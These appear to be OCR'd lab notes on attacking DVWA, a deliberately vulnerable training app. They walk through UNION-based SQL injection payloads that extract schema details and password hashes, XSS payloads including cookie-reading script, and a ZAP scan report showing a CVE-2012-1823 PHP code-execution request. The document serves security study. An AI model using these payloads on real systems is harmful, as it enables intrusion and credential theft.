


# Hashcat Password Cracking [Total Headers : 3]


Site : https://medium.com/@aayushtiruwa120/dvwa-sql-injection-91b4efb683e4


Note : Use only the # at the end of SQL commands and not --









**Purpose:**

- Used to identify the number of columns in the original query.
- Gradually incremented until an error is thrown. If ORDER BY 4 fails, it means there are only 3 columns.

**Why It Matters:**

- Ensures the attacker uses the correct number of columns in UNION SELECT payloads.




**Explanation:**

- 1' OR 1=1: Bypasses the WHERE clause by always evaluating to true.
- UNION SELECT 1, VERSION(): Appends the MySQL version info to the result set.
- #: Comments out the remaining query.

**Result:**

- Shows database version (e.g., 5.5.58-0+deb8u1) as the *Surname* field.
- Used to confirm injection and learn DB version (for tailoring further attacks).

```
User ID: [          ] Submit

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

**Explanation:**

- Similar logic as above, but uses DATABASE() to fetch current DB name.

**Result:**

- Reveals the active database name (e.g., dvwa) under *Surname*.
- Helps attacker target specific schemas in later injections.

```
User ID: [          ] Submit

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: users
```

1' OR 1=1:

- Ends the original WHERE user_id = '$id' clause.
- 1=1 is always true, forcing the application to return all rows.

UNION SELECT 1, table_name:

- Merges the results of the attacker's query with the application's query.
- 1 is a dummy value to match the first column of the original query.
- table_name is retrieved from MySQL's metadata.

FROM information_schema.tables:

- This is a **system table** that stores all table names for all databases on the server.

WHERE table_type='base table':

- Filters to get only real tables, not views.

AND table_schema='dvwa':

- Restricts the query to only the current DVWA database.

#:

- Comments out the remainder of the query to avoid syntax errors.

```
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_login

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: failed_login
```

- 1' OR 1=1: Bypasses the logic in the WHERE clause.
- UNION SELECT 1, column_name:
  - Retrieves column names from the database.
  - 1 again is a filler value to align with the expected column structure.
- FROM information_schema.columns:
  - This system table lists all **column names**, their types, and which tables they belong to.
- WHERE table_name='users':
  - Filters the columns to only those belonging to the users table (which was discovered in Screenshot 3).
- #: Comments out the rest of the original query.

User ID: [ ] Submit

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

---

**Low Security Level**

**Vulnerable Code:**

$id = $_REQUEST['id'];

$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";

- **Explanation:**
  - $id = $_REQUEST['id'];
    Retrieves user input from the request without validation.
  - $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    Constructs an SQL query by directly embedding user input, making it susceptible to SQL injection.

**Injected Payloads:**

1. **Payload:** '1' OR '1'='1'#
   - **Explanation:**
     - '1'
       Closes the existing string in the SQL query.
     - OR '1'='1'
       Adds a condition that always evaluates to true.
     - #
       Comments out the rest of the SQL query.
   - **Resulting Query:**
   - SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1'#';
   - **Effect:** Returns all records from the users table.
2. **Payload:** 'UNION SELECT table_name, NULL FROM information_schema.tables --
   - **Explanation:**
     - '
       Closes the existing string.
     - UNION SELECT table_name, NULL
       Combines results with a list of table names.
     - FROM information_schema.tables
       Retrieves all table names from the database schema.
     - --
       Comments out the remainder of the original query.
   - **Resulting Query:**
   - SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT table_name, NULL FROM information_schema.tables --';
   - **Effect:** Retrieves names of all tables in the database.
3. **Payload:** 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
   - **Explanation:**
     - '
       Closes the existing string.
     - UNION SELECT column_name, NULL
       Combines results with a list of column names.
     - FROM information_schema.columns WHERE table_name= 'users'
       Retrieves column names from the users table.
     - -- Comments out the remainder of the original query.

- **Resulting Query:**
- SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --';
- **Effect:** Retrieves column names from the users table.

4. **Payload:** 'UNION SELECT user, password FROM users --
   - **Explanation:**
     - '
       Closes the existing string.
     - UNION SELECT user, password FROM users
       Combines results with usernames and passwords from the users table.
     - --
       Comments out the remainder of the original query.
   - **Resulting Query:**
   - SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT user, password FROM users --';
   - **Effect:** Retrieves usernames and passwords from the users table.

---

**Medium Security Level**

**Approach:**

- Intercept the request using a tool like Burp Suite.
- Modify the id parameter in the request.

**Payload:** 1 UNION SELECT user, password FROM users --

- **Explanation:**
  - 1
    Valid user ID to satisfy the initial condition.
  - UNION SELECT user, password FROM users
    Combines results with usernames and passwords from the users table.
  - --
    Comments out the remainder of the original query.
- **Resulting Query:**
- SELECT first_name, last_name FROM users WHERE user_id = 1 UNION SELECT user, password FROM users --;
- **Effect:** Retrieves usernames and passwords from the users table.

---

**High Security Level**

**Approach:**


- Use the provided interface to input the payload.


**Payload:** ' UNION SELECT user, password FROM users --

- **Explanation:**
  - '
    Closes the existing string.
  - UNION SELECT user, password FROM users
    Combines results with usernames and passwords from the users table.
  - --
    Comments out the remainder of the original query.
- **Resulting Query:**
- SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT user, password FROM users --';
- **Effect:** Retrieves usernames and passwords from the users table.

# XSS

Site : https://blackhawkk.medium.com/cross-site-scripting-xss-dvwa-damn-vulnerable-web-applications-36808bff37b3




<script>alert("You are hacked!")</script> : Type it in the XSS Command in DVWA


<img src=x onerror=alert("You_are_hacked!")>


<script>alert("You are hacked!")</script>


<iframe src="<IPv4 of any running webserver>"></iframe>

<script>alert(document.cookie)</script>

# OWASP ZAP


OWASP ZAP
OWASP Z...
2.13.0
ZAP Tips and Tricks:
The majority of ZAP's tabs are now hidden by default so that the UI is less cluttered.
You can show and hide all of the tabs via buttons on the main toolbar.
You can also 'pin' any tab you like so that it stays
LIC", now at version v1 (execution time 00:00.007s)
INFO: Started callback service on 0.0.0.0:45931
INFO: Creating new root CA certificate.


Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Not started


Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://172.17.0.2/dvwa
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Attack complete - see the Alerts tab for details of any issues found

History | Search | Alerts | Output | Spider | Active Scan

Alerts (15)

- Remote Code Execution - CVE-2012-1823 (2)
- Source Code Disclosure - CVE-2012-1823 (2)
- Absence of Anti-CSRF Tokens (2)
- Content Security Policy (CSP) Header Not Set (4)
- Directory Browsing (3)
- Hidden File Found
- Missing Anti-clickjacking Header (2)
- Cookie No HttpOnly Flag (4)
- Cookie without SameSite Attribute (4)
- Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (4)
- Server Leaks Version Information via "Server" HTTP Response Header Field (9)
- X-Content-Type-Options Header Missing (5)
- Authentication Request Identified
- Session Management Response Identified (3)
- User Agent Fuzzer (64)

Alerts 2 5 5 3 Main Proxy: localhost:8080

**Remote Code Execution - CVE-2012-1823**

| | |
|---|---|
| URL: | http://172.17.0.2/dvwa/login.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input |
| Risk: | High |
| Confidence: | Medium |
| Parameter: | |
| Attack: | <?php exec('echo xj9ohx23k0bc119p01p1',$colm);echo join(" ",$colm);die();?> |
| Evidence: | xj9ohx23k0bc119p01p1 |
| CWE ID: | 20 |
| WASC ID: | 20 |
| Source: | Active (20018 - Remote Code Execution - CVE-2012-1823) |
| Input Vector: | |

Description:

Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.

Other Info:

xj9ohx23k0bc119p01p1

Solution:

Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives.